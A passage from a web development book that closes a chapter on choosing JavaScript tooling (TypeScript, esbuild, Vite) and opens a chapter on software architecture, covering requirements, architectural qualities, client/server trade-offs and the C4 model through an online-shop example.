Over the years, I have learned that there is one significant question you need to answer before making big-impact decisions like this: how well does it fail? We spend so much time proving to ourselves how great some solutions work and how their features are supposed to make us more efficient and productive. We rarely ask ourselves, what if everything goes down the drain? How does the worst-case scenario impact our work?

If we decide to work with TypeScript, a bundler like esbuild, and a development server like Vite (which wires up the first two), we have a tiny footprint of technologies we need to know and understand. TypeScript has proven to be a stable technology. The chance of it going away or going in a direction we don't want in our project is small to nonexistent. We can swap one bundler for another, and we won't lose any functionality. Should esbuild's development stagnate and put us in dire need of a particular feature, moving to Rollup or Rolldown will be easy enough. Especially because the latter claims to be 100% build-compatible!

Using Vite as a development server is the most significant buy-in we make, as it has a ton of functionality that allows very specific translations for certain frameworks. But, because Vite embraces web technologies like the ESM system and builds its entire architecture on top of them, there is a long-lasting technology at its core that will persist even if Vite should bite the dust sometime in the future. Moving away will be the most challenging work, but it will be manageable since we don't use exotic features.

We can evaluate these technologies and see that they fail well. Committing to them is a safe choice, and it gives us confidence that our project will be stable and maintainable in the long run.

Conclusion

Modern JavaScript tooling offers unprecedented power, but it also demands careful navigation. What began as a simple "write and reload" experience has evolved into a deeply layered ecosystem of dependency management, transpilers, bundlers, and optimizers. While these tools solve real problems—improving developer ergonomics, application performance, and scalability—they also introduce challenges: bloated dependency trees, security vulnerabilities, build instability, and the risk of high maintenance overhead.

Faced with these realities, developers must choose their tooling strategies wisely. There is no universal right answer—your decision must balance your team's size and experience, the project's expected lifetime, and your tolerance for long-term maintenance versus short-term convenience. Established frameworks may offer quick setups, but at the cost of ongoing framework-driven updates. Minimalist, modular setups provide more control and stability but demand greater initial investment and expertise.

Ultimately, success comes from asking the right questions. Not just "How well does it work?" but also "How well does it fail?" By selecting tools that fail gracefully, have stable, minimal dependencies, and align with the enduring principles of the web, developers can build projects that are

performant and maintainable today and resilient to the ecosystem's inevitable evolution tomorrow.

In this spirit, embracing technologies like TypeScript, esbuild, and Vite—each of which is designed with simplicity, performance, and longevity in mind—can help restore the immediacy and creativity that made web development exciting in the first place. Tooling should empower, not entangle. And with a thoughtful, minimalist approach, it can.

Chapter 3. Architecture

Now that we know how to get our application started, it's a good time to think about how we want to structure, organize, and model it. Welcome to the wonderful—and often misunderstood—world of architecture.

People tend to have very mixed opinions when it comes to architecture in software products. For some, it's a necessity, and they swear by it. Others start swearing the moment somebody mentions architecture. I've seen companies that proudly removed all software architects from their organizations because "it works better without them." And I've seen companies that tried to do the same and accumulated so much technical debt in such a short time that they put themselves into a corner.

Some developers see the architect role as prestigious and want to do everything in their power to become one. Others want no part of being an architect because they see it as a role that spends more time in PowerPoint than in the actual product.

As always, opinions stem from experience, and the truth is somewhere in between. In this chapter, we'll start by asking what architecture actually is. Then, we'll look at the implications of a client/server architecture, walk through the different levels of architecture using the C4 model, and close with the complementary nature of architecture and organization.

Architecture matters because it's the foundation that either enables or constrains everything else you want to do. Get it right, and your team can move fast and adapt to change. Get it wrong, and every new feature becomes a battle against your own codebase.

What Architecture Is

One of the main reasons why many developers and companies have mixed opinions on architecture is that it can have different manifestations and

influence when put into different contexts. What architecture looks like can range from putting files into the right folders to making sure that a sudden spike in visitors doesn't kill your app. Because of that range, developers often have different understandings of what architecture means for them.

What unites all architecture, though, is one common goal: ensuring that things that belong together stay together. As Casey Muratori put it in his 2025 talk "The Big OOPs", "Encapsulation boundaries are really what we care about when we're doing architecture. What we care about is where we make it difficult to access things and where we make it easy."

So, architecture is essentially a decision about what belongs together and what things are allowed to talk to. This also means that there's hardly a single architecture that works in all situations.

When we design architecture or decide to use existing architecture patterns, we need to qualify each decision against requirements and principles.

Functional Requirements Versus Nonfunctional Requirements

We can only make decisions about architecture if we understand what we're optimizing for. Requirements come in two flavors, and knowing the difference between them is crucial for making good architectural choices.

Functional requirements are the features your application needs to have. These are the things users can see, click, and interact with. Think of them as the "what" of your application. In web development, functional requirements might include things like user registration, product search, shopping cart functionality, and payment processing. These are the features that product managers and product owners typically care about most. They're what gets demoed to stakeholders and what users directly experience.

Nonfunctional requirements, on the other hand, are the qualities your application needs to exhibit. These are the "how well" aspects that users feel but don't directly see. In frontend development, these include

performance (your app should load in under three seconds), scalability (it should handle Black Friday traffic), security (user data should be encrypted), accessibility (the app should work with screen readers and other primary methods of input, like a keyboard instead of a trackpad), and maintainability (new developers should be able to contribute within a week).

When we wear our architect hat, we care about nonfunctional requirements most. While product owners focus on getting features shipped, we're the ones who need to ensure those features work well under stress, can be maintained by the team, and won't break when the next feature gets added. It's our job to translate business needs into technical requirements and ensure the architecture supports both current functionality and future growth.

The tricky part is that nonfunctional requirements are often invisible until they're not met. Users won't notice a performance problem until the app is too slow. Developers won't see a problem in their interfaces until shipping features take way too long.

Ultimately, this means that architects need to think strategically. Decisions that we make today will impact the product in the future. The impact can be small (e.g., changing a dependency that little to no code in our app refers to something better) to big (e.g., changing the way we produce style sheets or adapting to new payment providers). To refer to a saying from the last chapter, we not only need to see how well something works but also how well something fails.

Architectural Qualities

When making architectural decisions, we need guiding principles to help us evaluate different options. I like to call these principles *architectural qualities*. They complement nonfunctional requirements, which can be defined very precisely, with something that is quite fuzzy and highly dependent on the capabilities of the team or the underlying technology.

It’s difficult to define these qualities precisely, but we can use them as guiding principles to derive nonfunctional requirements as well as other architectural decisions from them.

Flexibility and maintainability

Flexibility and maintainability are qualities that tell us how easily and efficiently we can extend, modify, and work with software over time.

Flexibility allows for the addition of new features to changing functional requirements. For example, a web application built with flexibility in mind can easily add new UI elements or integrate with different payment providers, without you having to restructure the entire codebase. Flexible architectures are not rigid and allow for smooth evolution without major overhauls.

Maintainability, on the other hand, allows teams to change, adapt, and repair software parts easily. This includes making bug fixes, adding new features, and implementing performance optimizations. A maintainable web application might have clear separation between its data layer and presentation layer, making it straightforward to update the UI without affecting how data is processed and stored.

We see the effects of good flexibility and maintainability in how efficient development teams are: features ship on schedule and without excessive rework. If adding certain new features takes us noticeably more time than anticipated, it’s usually a sign that we’ve accumulated architectural debt we need to fix.

Modularity and cohesion

Modularity and cohesion are—at least for some—the bread and butter of good software architecture. Modularity and cohesion are the aforementioned encapsulation boundaries. In a nutshell, we need to put together what belongs together and what changes together. Some consultants and architects love to talk about the single-responsibility principle (SRP), which holds that software parts should “do only one thing, and this one thing well.” In my experience, this is a romantic view from

folks who love what Unix did in the 1970s, but it is hard to pin down. What is "one thing?" How do we know that this thing is "doing its task well?"

Cohesion is the degree to which the responsibilities inside a single module relate to one another. If a module is cohesive, we can draw clear boundaries around its purpose and contents. And we experience flaws in cohesion firsthand. If we need to touch many seemingly unrelated parts of our software when we want to create or adapt a feature, we have a good indication of what's wrong with the architecture at hand.

A cohesive module also defines clear interfaces with other parts of the system. If we can change a part of the module without changing the interface, we can develop in isolation and be efficient throughout the entire development process.

Modularity is a quality that is complimentary to cohesion. We ultimately organize our code in modules, and modularity is the degree to which a system is composed of distinct, interchangeable components. Good modularity in one module allows us to replace software parts without the need to change other modules. The definition of good interfaces (the contracts modules use to talk to each other) is essential for good modularity.

Good modularity also enables reusability. Some architects and consultants like to preach the doctrine of "Don't repeat yourself" (DRY). This has upsides and downsides. While it's desirable not to have any duplication in our codebase, an obsession with duplication can lead developers to prioritize DRY above all else and overlook the most challenging part of designing a module: finding the right abstraction.

Finding the right abstraction comes only with experience and seeing other abstractions fail. If you introduce a new shared module for the sake of being DRY, and if many parts of your system use this module, then changing this abstraction later will be cumbersome and may lead to friction.

I like to follow the advice of Sandi Metz, one of the best teachers in software design and programming. She loves DRY code but knows that it's better to duplicate rather than use the wrong abstraction.

Scalability and resilience

Scalability and resilience are the most critical architectural qualities once our software enters production. While *scalability* describes how software adapts to increased workloads and traffic, *resilience* describes how well a system handles failures and recovers from failures.

For web applications, scalability might mean implementing efficient caching strategies so your ecommerce site can handle Black Friday traffic spikes without crashing, or it might mean designing your database queries to perform well whether you have 100 users or 100,000 users. A scalable architecture anticipates growth and ensures that adding more resources or optimizing bottlenecks doesn't require a complete system redesign.

Software Architecture Versus Product Architecture

You may have noticed that I haven't talked about *software architecture* but rather *architecture in software projects*. There's a reason for that. *Software architecture* is a highly debated term, and many people hold strong, personal opinions on the topic. *Software architecture* also encompasses a wealth of design principles and patterns, plus a history of consultants and authors teaching generations of developers "how to do it right."

In my experience, there's rarely a "right way" of doing things, much less so in the field of architecture. Most of the time, there's a set of trade-offs that you have to evaluate to get your software out there and keep it maintained for the long term.

Still, when you get a "software architect" on a project, they might be inclined to "add structure" for structure's sake and "improve code quality" by following guiding principles from a decades-old book to the letter. This might be detrimental to the project's goal from the outset.

This can be very dangerous, especially in organizations where the scope of the work is so well defined that developers look for fulfillment in exactly those topics, without guidance or incentive.

I've seen other organizations that deliberately stopped using the term *software architect* and instead employ *product architects* (PAs). Their goal is similar, but the scope is broader: instead of dealing with only the software at hand, they take care of the technical foundation, nonfunctional requirements, and technology strategy of a software product. They place their customers front and center and derive the right patterns to ensure that developers can develop and maintain a product in the most efficient way possible.

Sometimes, having a PA may result in a restructuring of the software. At other times, it may imply the change of a layer or system in your overall architecture. However, each decision a PA makes is driven by the product's roadmap instead of the current state of the codebase. This doesn't mean they ignore it; they have another set of trade-offs they take into account. With that, PAs become sparring partners with product owners (POs) and product managers (PMs). While POs and PMs think vertically, in features, PAs think horizontally, in technical support and foundations.

The Implications of a Client/Server Architecture

All web applications sit on top of an already defined architecture pattern that affects all decisions we need to make: a client/server architecture.

Decades ago, Tim Berners-Lee decided that the best way to access the web was to connect to a server with a web browser and load all necessary documents to view them locally. Initially, it was just HTML documents. Over time, the things that documents can do on the client side and servers can do to produce those documents have increased significantly.

This means that we need to decide not only on the structure and design of our application, based on the architectural qualities defined earlier, but also on the roles of each part of our underlying client/server architecture.

A lot of the decisions in this area concern rendering, which we cover in Chapter 5. In this section, we want to highlight other aspects of a

client/server architecture.

The Network Is Your Biggest Constraint

The moment you split your application between client and server, you've introduced the network as a mediator. Every piece of data that needs to travel between your frontend and backend must cross this divide. The network can be unreliable, and it may have latency and limited bandwidth.

We discuss the implications of networks in Chapter 4, but it's essential to recognize that we must take a different approach to structuring our applications when we use a network.

The network ultimately defines how we'll deliver the necessary information to our end users. Can we afford to send several megabytes of JavaScript and styles to the client and then work with minimal backend updates, or would we rather have minimalistic documents with good caching strategies for assets to handle every request optimally?

Is our app primarily document-driven or interaction-driven? Which interactions need a network connection, and which can happen purely on the client? Can service workers and Progressive Web App (PWA) features keep the app alive, even when no network connection exists?

Or are we building a big data application that constantly extracts a highly specialized view from a massive data lake and sends several megabytes to the client for visualization?

These are the kinds of questions the network forces us to answer before we write a single line of code.

There's no one right answer to all these questions. The correct answers are very dependent on our requirements and the type of app we want to build. A blog may need to constantly get fresh content dynamically over the network. But an app that sits behind a login screen and displays real-time data in charts doesn't need to be constantly retransmitted as a document.

Where Does the Logic Live?

When we wear our architect hat, the network is only one component that lets us decide which logic should be on the client versus on the server. Other factors are performance, security, and UX.

Client-side logic is essential for immediate responsiveness. Things like form validation, table sorting, UI elements like drop-downs, fold-outs, and modals all live on the client side and are fun and engaging if they don't require another request to the server for additional data in a new document. Those interactive parts need client-side logic. JavaScript and modern HTML features enable client-side logic.

Client-side logic is very beneficial for UX, and the client side may or may not be the right place for it, depending on the performance goals that you want to target. On the other hand, everything that is on the client can be seen and manipulated by clever developers, making this side highly insecure for any sensitive data.

Server-side logic, on the other hand, is, when done right, a fortress for security. It gives you control and full access to your data ecosystem. You can enforce business rules, perform complex calculations, and ensure data integrity. All checks for the validity of your logged-in user should definitely be done on the server side, not on the client side. Every server interaction introduces network latency and potential failure points.

Sometimes, it's not clear where some features or logic belong. In those cases, architectural qualities such as modularity and cohesion can be the defining factors in choosing client-side or server-side features and logic.

When we wear our architect hat, it's our duty to find the right balance for the specific use case of our application.

State Management Across the Divide

Every application that works with user data and allows users to change it inevitably requires state management. In the past, it was quite clear where this state was supposed to be stored and managed. The server was the defining side, the single source of truth, and everything that happened on

the client side was nothing but a view into the state that had been stored on the application's servers.

Or so we thought. The truth is that the moment any user input or form is introduced, there is a fleeting but still important piece of state available on the client side that we may want to consider as well. And with the appearance of interactive controls that change the view ever so subtly, the size of the state of the UI grows significantly.

In this day and age, client-side state management is a topic on its own, which we tackle in Chapter 6, but when we wear our architect hat, we need to decide between persistence and ephemerality.

Persistent state must reside on the server side, be stored in databases, and be capable of being re-created over an extended period. *Ephemeral state* is fleeting, may only be available during a user session, and can be dropped entirely if we don't care that a reload changes subtle elements of our view.

Then there are the parts that need to be mirrored from one side to the other, where the client defines a draft that needs to be persisted on the server side, or where the server side contains information that needs to be dynamically altered on the client side and stored back again.

As you may have realized, there are a lot of questions we need to ask ourselves with regard to state, all of which are driven by the fact that we need to divide our app between two sides.

Security Boundaries

We already mentioned that sensitive logic and operations are better suited to live on the server side. But some client-side logic can still play a supporting role alongside that server-side logic, especially concerning security.

For example, from a UX perspective, it makes a lot of sense to put form validation on the client side. Immediate feedback on hiccups, incorrect entries, and faulty selections is greatly appreciated when filling out long forms. However, as a developer, you know you can open a browser's developer tools and change the rules reenabling form fields that were

disabled or altering values the UI never meant to let through. Alternatively, you can deactivate form validation callbacks with your code.

Client-side validation can therefore only ever be a first line of defense against bad input. The real validation—the one that actually protects sensitive or security-critical data—needs to happen on the server side, where users can't tamper with it.

There's a nice duality to client-side and server-side validation. They are complementary features, and in our architecture, we need to think of both sides when the task requires it.

Failure Modes and Resilience

When you're building a desktop application, there's basically one way things can go wrong: your app crashes. But the moment you split your application across the network, you've opened up a whole world of new and exciting ways for things to break.

Your users might lose their internet connection right in the middle of filling out a form. Your server might be temporarily overwhelmed during a traffic spike. A CDN might go down. A third-party API you depend on might start returning errors. The user's device might run out of battery just as they're about to submit their work.

The question isn't whether these things will happen; they will. The question is, what does your application do when they happen?

Some applications handle failure gracefully. Think about how Google Docs continues working even when your internet drops out. You can keep typing and editing, and when your connection comes back, everything syncs up. That's because Google has architected its application to assume that network failures are normal, not exceptional.

When we wear our architect hat, we need to think about these failure modes upfront. Do we cache critical data on the client so users can continue working offline? Do we implement retry logic for failed requests? Do we

save form data locally, so it doesn't get lost if the user accidentally closes their browser?

The beauty of thinking about failure early is that it often leads you to design better architecture overall. When you design for resilience, you end up with more modular, loosely coupled systems that are easier to maintain and extend.

You need to think through all of these client/server considerations—where logic lives, how state is managed, security boundaries, and failure handling—at different levels of detail, depending on who you're talking to and what decisions you're making. A conversation with stakeholders about system dependencies requires a different level of detail than a discussion with developers about component structure. This is where understanding the different levels of architecture becomes crucial.

Levels of Architecture

In addition to understanding the goals, qualities, and guiding principles of architecture, we need to be aware of the level of architecture we're discussing, particularly when communicating with various stakeholders in our project. Architecture can mean so much to so many people, and sometimes, while we tend to follow the same goals, we have a different view of the same topic.

Being aware of the level of detail we're talking about can clear up a lot of misunderstandings and help us focus. Many models out there try to layer or define architecture, but one model that I've found to be the most tangible is the C4 model by Simon Brown.

While I would hesitate to say that C4 is the ultimate way of defining and designing architecture, I think the C4 model's separation into different levels of architecture is a godsend when communicating with teams. In this section, I want to highlight the different levels of C4 and show how it can be beneficial for web projects.

Systems

I'll use *level* and *view* interchangeably throughout this section—both terms refer to one of C4's four perspectives on your architecture.

The first level, and the highest level of abstraction, is the *system level*. Since *system* doesn't start with a *c*, some folks also call it the *context level*. It's ironic, as this particular level is by far the hardest to define because the vocabulary for these systems may change from organization to organization and from product to product. In essence, the system level defines which software systems take part and are dependent on each other.

Let's take an online shopping platform as an example.

At the system level, we may have several independent systems working together:

Headless CMS

: This manages all the marketing content and information pages.

Warehouse management solution

: This provides the product catalog and inventory data.

Payment providers like Stripe

: These handle transactions.

Main web application

: This serves as the online shop interface.

Static information pages

: These make up the rest of the website, like terms of service or About pages.

Figure 3-1 depicts how these systems work together.




Figure 3-1. The online webshop application and its system dependencies

Each of these systems can be developed, deployed, and maintained independently, but they need to work together to create the complete shopping experience. The headless CMS doesn't need to know how payment processing works, and Stripe doesn't need to understand your product catalog structure. This is the beauty of the system level: it shows the big picture without getting bogged down in implementation details.

The system level is perfect for communicating with stakeholders who need to understand the overall technical landscape—executives who want to know about vendor dependencies, security teams who need to assess data flows, and product managers who want to understand how a new feature might affect existing systems.

As senior engineers and architects, we can also derive a lot of information from Figure 3-1. It tells us where the big system dependencies are. A headless CMS, a solid choice for a system like this that is operated as a SaaS, gives our development and deployment teams a lot of relief when it

comes to infrastructure and maintenance. It will be "just" an API we will consume. The same goes for the payment processing system, Stripe. Knowing that we will talk to an external payment provider allows us to find the right libraries for our product at this stage, and it will ultimately influence the levels below in how we want to communicate with this payment provider.

The system level is the entry point of our application. It's a common view for all stakeholders of a product that lets everyone know what we're talking about. The next level gets more technical.

Container

Let's zoom in on the one system that is in our control, the *online shop web application*, and detail the next level of the C4 model, the *container*.

Containers should not be confused with Linux or Docker containers. Instead, they detail technological boundaries of specific units that belong to a specific system.

For the online shop web application, a container could be any of the following:

- A single-page React application that shows the actual web shop, complete with a search and listing of products and a way to add products to a shopping cart. This is the *SPA container*.
- The accompanying backend, which provides REST endpoints to the frontend application.
- The online shop's database, which stores users, the shopping cart, and orders.
- A static site with online shop information pages, connected to a headless CMS and produced by a static site generator such as Eleventy.

The C4 diagram for this level is shown in Figure 3-2.

This view enables us to identify numerous details that relate to the architectural qualities we discussed previously. We can see clear technological boundaries—the React SPA handles all user interactions and state management, while the backend API focuses purely on data processing and business logic. The database container isolates data persistence concerns, and the static site generator creates a separate deployment pipeline for content that doesn't need dynamic functionality.

From a flexibility perspective, this container structure allows each piece to evolve independently. You could swap the React frontend for Vue.js without touching the backend or replace the database technology without affecting the UI. The static site generator can deploy updates to information pages without requiring backend deployments. The container level also reveals important infrastructure decisions.




Figure 3-2. Container diagram—online shop web application

The SPA and static site can be served from a CDN for global performance, while the backend API and database need to be colocated for low-latency data access. This separation of concerns makes scaling decisions much clearer. You may need multiple backend instances during peak shopping periods, but the static content remains unchanged.

For us senior engineers and architects, our technology choices influence this view and all its interconnections heavily. In this example, I made the decision to separate frontend from backend and to separate the dynamic parts of the application from the more static information pages. This

decision gives us more flexibility in terms of the technology we want to choose. The backend can be written in any language and framework, as long as it's exposing HTTP endpoints. The static site can be created with any static site generator, as long as it can connect to the headless CMS and produces static sites. I've chosen Eleventy (rebranded as Build Awesome as of this writing) because I can work best with it, but if my team wants to use something different or is more capable of working on a different stack, then it can do so!

Choosing a framework like Next.js or Ruby on Rails has a massive effect on this view. Next.js allows me to combine backend code and dynamic and static parts in a single web application. The diagram then would show a single box with all the connections to the external services and the database. This can be the right choice for many teams, especially smaller ones that need to release fast and want to have fewer interfaces to other parts of the product. So yes, Next.js may be a really good choice, and it becomes very visible on a container level as to why.

The trade-offs we have to make are also very visible. If we want to get everything from a single framework, we need to have infrastructure ready that works well with our framework's needs and our nonfunction requirements in terms of performance, traffic, and cost. This could mean we'd want to use a vendor-optimized hosting platform, built specifically to run Next.js apps the way the framework expects. Or, we could host it on our own as a Node.js app, which is cheaper, but where we might need to have additional infrastructure ready to meet our demands.

And the beauty of this view is that all those questions become visible, and there's no way around them. We need to answer them to make our product fly. Personally, this is the view where I spend the most time, get the most people involved, and make the most important decisions with them. Everything we decide here has a long-lasting effect on all teams.

The next view, while equally important, will involve a different group of people: software engineers.

Components

Let's zoom in further on the React SPA container and explore the next level of detail: the *component level*. At this level, we're looking at the major structural elements within our single-page application and how they work together to deliver functionality.

Components in C4 represent significant code structures. The components we're talking about here are not individual React components, but rather, they're groups of related functionalities that work together. Think of them as the major building blocks within your container. For our React SPA, we may identify several key components:

Product catalog component

> This handles product search, filtering, and display. It fetches product data from the backend API and manages the product browsing experience.

Shopping cart component

> This manages the user's cart state, handles adding/removing items, and coordinates with the backend for persistence and checkout initiation.

User management component

> This is responsible for authentication, user profiles, and account management. It handles login/logout flows and manages user session state.

API client component

> This centralizes all communication with the backend API, providing a consistent interface for other components to fetch and send data.

Figure 3-3 shows the C4 diagram for these components.




Figure 3-3. Component diagram showing the internal structure of the React SPA container, including product catalog, shopping cart, user management, and API client components

